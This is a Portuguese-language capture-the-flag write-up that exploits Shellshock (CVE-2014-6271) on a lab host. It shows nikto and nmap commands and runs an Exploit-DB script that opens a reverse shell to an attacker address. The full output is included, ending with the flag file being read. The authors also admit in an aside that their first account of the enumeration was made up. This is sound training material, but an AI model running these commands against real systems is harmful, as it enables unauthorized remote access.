
172.30.0.108

KEY: dhc{sh311shOCKisD4ng3r2017}
+Fizemos uma varredura por diretórios e arquivos e achamos o diretório /cgi-bin
+Depois, procuramos uma lista de diretórios cgi para fazer um novo brute force em cima disso e achamos em https://github.com/digination/dirbuster-ng/blob/master/wordlists/vulns/cgis.txt, o que nos resultou o seguinte diretório: /cgi-bin/test.cgi
[Isso tudo é mentira, na vdd a gnt usou o nikto]

```
nikto -h 172.30.0.108
```

+ Do nikto descobrimos que ele podia ser vulnerável à shellshock cve-2014-6271,
+ Testamos essa falha com o nmap e deu positivo

```
nmap -sV -p 80 --script http-shellshock --script-args uri=/cgi-bin/test.cgi,cmd=ls 172.30.0.108
```




```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.16 ((Debian))
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
```

+ Para explorá-la, usamos o script presente em https://www.exploit-db.com/exploits/34900

+ Compilamos com o python2 e navegamos até a raiz

```
python2 34900.py payload=reverse rhost=172.30.0.108 lhost=172.20.1.103
lport=443
```



```
┌──(root㉿DESKTOP-NJHHNK6)-[/home/kali/Downloads]
└─# python2 34900.py payload=reverse rhost=172.30.0.108 lhost=172.20.1.103 lport=443
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-sys/entropysearch.cgi
[*] 404 on : /cgi-sys/entropysearch.cgi
[-] Trying exploit on : /cgi-sys/defaultwebpage.cgi
[*] 404 on : /cgi-sys/defaultwebpage.cgi
[-] Trying exploit on : /cgi-mod/index.cgi
[*] 404 on : /cgi-mod/index.cgi
[-] Trying exploit on : /cgi-bin/test.cgi
[!] Successfully exploited
[!] Incoming connection from 172.30.0.108
172.30.0.108> cd /
172.30.0.108> ls
bin
boot
dev
etc
home
initrd.img
lib
loca1key
lost+found
media
mnt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz

172.30.0.108> cat loca1key
dhc{sh311shOCKisD4ng3r2017}
```

https://www.youtube.com/watch?v=xGtSUDZ5F3o
https://www.youtube.com/watch?v=tmRWn7Vsmns&t=454s